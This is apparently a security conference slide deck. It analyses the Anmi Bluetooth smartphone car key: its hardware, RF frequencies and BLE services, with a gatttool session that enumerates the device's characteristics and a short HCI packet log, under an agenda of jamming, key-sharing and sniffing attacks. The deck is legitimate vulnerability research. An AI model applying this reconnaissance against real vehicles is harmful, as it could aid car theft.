

GRAND THEFT AUTO DIGITAL KEY HACKING

@Kevin2600
@MonkeyKing

#Whoami

- .  Kevin2600
- . Wireless and Embedded systems hacking
- . Security Researcher @Ingeek Security Consulting

Agenda:

- . Introuction -- Keyfobs 101
- . Structure & Functions -- Anmi-Key
- . Analysis & Attack vectors -- Anmi-Key
 - . A0 -- Physical Access
 - . A1 -- RF Jamming Attack
 - . A2 -- Key-Sharing Analysis
 - . A3 -- BTLE Sniffing & Decryption

Introuction

Car-Keyfobs

- . Mechanical Key Entry
- . Remote Key Entry (Infrared; Fixed; Rolling)
- . Passive Key Entry (Transponder RFID)
- . Digital Key Entry (Mobile phone as Key)



New Trend ?

How the Tesla Model 3 Works without a Key or a Fob

SEPTEMBER 13, 2017 AT 2:18 PM BY JORDAN GOLSON



There's an App For That: Volvo to Begin Selling Cars Without Physical Keys in 2017

FEBRUARY 19, 2016 AT 10:09 AM BY ALEXANDER STOKLOSA



What Hacked ?

- . RKE KeeLoq algorithm cracked (2008)
- . Passive Keyless entry Keyfob Relay attack (2012)
- . Gone in 60 seconds -- Hijacking with Hitag2 (2012)
- . Samy's Rolljam -- Drive it like you hacked it (2015)
- . BMW ConnectedDrive -- Telematics hacked (2015)
- . Mitsubishi Outlander WIFI Hacked -- PenTestPartners (2016)
- . 14 vulnerabilities found in BMW connected cars -- KeenLab (2018)

New trend New hack - 2015

- . Dieter Spaar discovered BMW ConnectedDrive that allowed him to remotely open the vehicle's lock
- . Simulated a mobile network in a test environment with OpenBSC
- . After triggered by a decrypted SMS message. The vehicle sent a simple **HTTP GET** request to the server, in order to retrieve unlock command



New trend New hack - 2016

- . Mitsubishi Outlander PHEV
Top Selling hybrid SUV. Control of the car by WiFi access point
- . Unique SSID (REMOTEnnaaaa)
Easy to locate on wigle.net. The Wi-Fi PSK is too short to crack
- . Controlling protocols are reverse engineered. Turn on/off Air-condition; Heating; Lights and **Alarm !!!**



Structure & Functions -- Anmi

Digital Car key -- Anmi

安米智能钥匙

小米战略投资

爱车升级，秒变顶配

手机车钥匙 / 无钥匙进入 / 无钥匙启动 / 远程分发钥匙

不拆车不破线 / 安全可靠



Features

- : Keyless Entrance System
- : Keyless Engine Start/Stop
- : Bluetooth Low Energy 4.0
- : Auto Lock/Unlock Function
- : Mobile as Key (Android; Iphone)
- : Remote Keys Sharing (20 Users)



Components



Key-Pairing



Download APP
from Anmi-key

Key Duplicating

Anmi-Key
assemble


Activate the Anmi-Key

Unlock the car with
Anmi-APP






Registering Anmi-Key
to the Car


Car-Models



Internal 1



Internal 2



Internal 3

- BTLE-Module (CC2640) to communicate with mobile APP through 2.4ghz
- RF-Module(NXP-61X0915) Emits unlock/lock cmd to the vehicle. RF-module vary from different car models
- BTLE-Module (SYD8801) sensor. 2.4GHz BTLE SOC 32-bit ARM Cortex-M0. Functionality unknown ?



Secure | <https://fccid.io/CMIIT-ID-2017DP1872>

Apps ChipWhisperer

CMIIT ID 2017DP1872	
Application Number:	2017-1872
Approval Number:	CMIIT-ID-2017DP1872
Alphanumeric Authorization Number:	CMIITID2017DP1872
Approval Prefix:	CMIIT ID
Manufacturer:	ArcelorMittal Wuhan Technology Co., Ltd.
Device Name:	Bluetooth devices
Equipment Type:	SK10
Frequency Range:	2400-2483.5MHz

Mystery Sensor ?



22:49
中国联通 79%

Back Services Disconnect

Device: AM Smart Key Sensor
Status: Connected

Device Information
UUID 0x180A
PRIMARY SERVICE

Unknown Service
UUID F8C00001-159F-11E6-92F5-0002A5D5C51B
PRIMARY SERVICE

Unknown Service
UUID FF00
PRIMARY SERVICE

Battery Service
UUID 0x180F
PRIMARY SERVICE

Wireless by Nordic

Scanner Advertiser General

Mystery Sensor ?

SYD8801

SYD8801 Product Da
Low Power Bluetooth 4.0 Single Mc

2.3 Pin Assignment and Signal Description





Figure 2. Pin Configuration




RF-Module

Oscillator: 13.560Mhz


Math:

$$13.560\text{MHz} / 8000 = 1695\text{hz}$$


$$13.560\text{MHz} * 32 = 433.92\text{Mhz}$$



SDR-HackRF



SDR-GQRX



BTLE-Module

00:32 ⚡ Bluetooth

Back Peripheral Clone

MCB09122D696EE

UUID: F0F44833-7483-42E9-943D-D98A1867763B

Connected

ADVERTISEMENT DATA Hide

Yes
Device Is Connectable

MCB09122D696EE
Local Name

A000, FFC0
Service UUIDs

Battery Service

Battery Level
100%

Info  PunchThrough Log

00:49 ⚡ Bluetooth

Back Peripheral Clone

UUID: A000

MC Smart Kes.
Properties: Read Write
UUID: A0A0

UUID: A001

MC Smart Key.
Properties: Read Write
UUID: A0B1

UUID: F000FFC0-0451-4000-B000-000000000000

Img Identify
Properties: Write Notify
UUID: F000FFC1-0451-4000-B000-000000000000

Img Block
Properties: Write Notify
UUID: F000FFC2-0451-4000-B000-000000000000

Info  PunchThrough Log

00:52 ⚡ Bluetooth

Back Services Disconnect

Device: MCB09122D696EE
Status: Connected

Battery Service
UUID 0x180F
PRIMARY SERVICE

Unknown Service
UUID A000
PRIMARY SERVICE

Unknown Service
UUID A001
PRIMARY SERVICE

Unknown Service
UUID F000FFC0-0451-4000-B000-000000000000
PRIMARY SERVICE

Wireless by Nordic

Log DFU

00:52 ⚡ Bluetooth

Back Services Characteristics

Device: MCB09122D696EE
Status: Connected

Unknown Characteristic
UUID F000FFC1-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse Notify
Value N/A
Descriptor true

Unknown Characteristic
UUID F000FFC2-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse Notify
Value N/A
Descriptor true

Unknown Characteristic
UUID F000FFC3-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse
Value N/A
Descriptor true

Wireless by Nordic

Log

BTLE-Interactive

```
root@kali:~# gatttool -b b0:91:22:D6:96:EE -I
[b0:91:22:D6:96:EE][LE]> connect
Attempting to connect to b0:91:22:D6:96:EE
Connection successful
[b0:91:22:D6:96:EE][LE]> primary
attr handle: 0x0001, end grp handle: 0x0007 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0008, end grp handle: 0x0008 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0009, end grp handle: 0x000e uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x000f, end grp handle: 0x0012 uuid: 0000a000-0000-1000-8000-00805f9b34fb
attr handle: 0x0013, end grp handle: 0x0016 uuid: 0000a001-0000-1000-8000-00805f9b34fb
attr handle: 0x0017, end grp handle: 0xfffff uuid: f000fffc0-0451-4000-b000-000000000000
[b0:91:22:D6:96:EE][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x000a, char properties: 0x12, char value handle: 0x000b, uuid: 00002a19-0000-1000-8000-00805f9b34fb
handle: 0x0010, char properties: 0x0a, char value handle: 0x0011, uuid: 0000a0a0-0000-1000-8000-00805f9b34fb
handle: 0x0014, char properties: 0x0a, char value handle: 0x0015, uuid: 0000a0b1-0000-1000-8000-00805f9b34fb
handle: 0x0018, char properties: 0x1c, char value handle: 0x0019, uuid: f000fffc1-0451-4000-b000-000000000000
handle: 0x001c, char properties: 0x1c, char value handle: 0x001d, uuid: f000fffc2-0451-4000-b000-000000000000
handle: 0x0020, char properties: 0x0c, char value handle: 0x0021, uuid: f000fffc3-0451-4000-b000-000000000000
[b0:91:22:D6:96:EE]>
```

BTLE-HCI-log

bluetooth.addr == b0:91:22:d6:96:ee						
No.	Time	Source	Destination	Protocol	Length	Info
873	890.373164	TexasIns_d6:96:ee...	HuaweiTe_ac:62:76 (...)	ATT	10	Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
874	890.375507	HuaweiTe_ac:62:76...	TexasIns_d6:96:ee (...)	ATT	12	Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
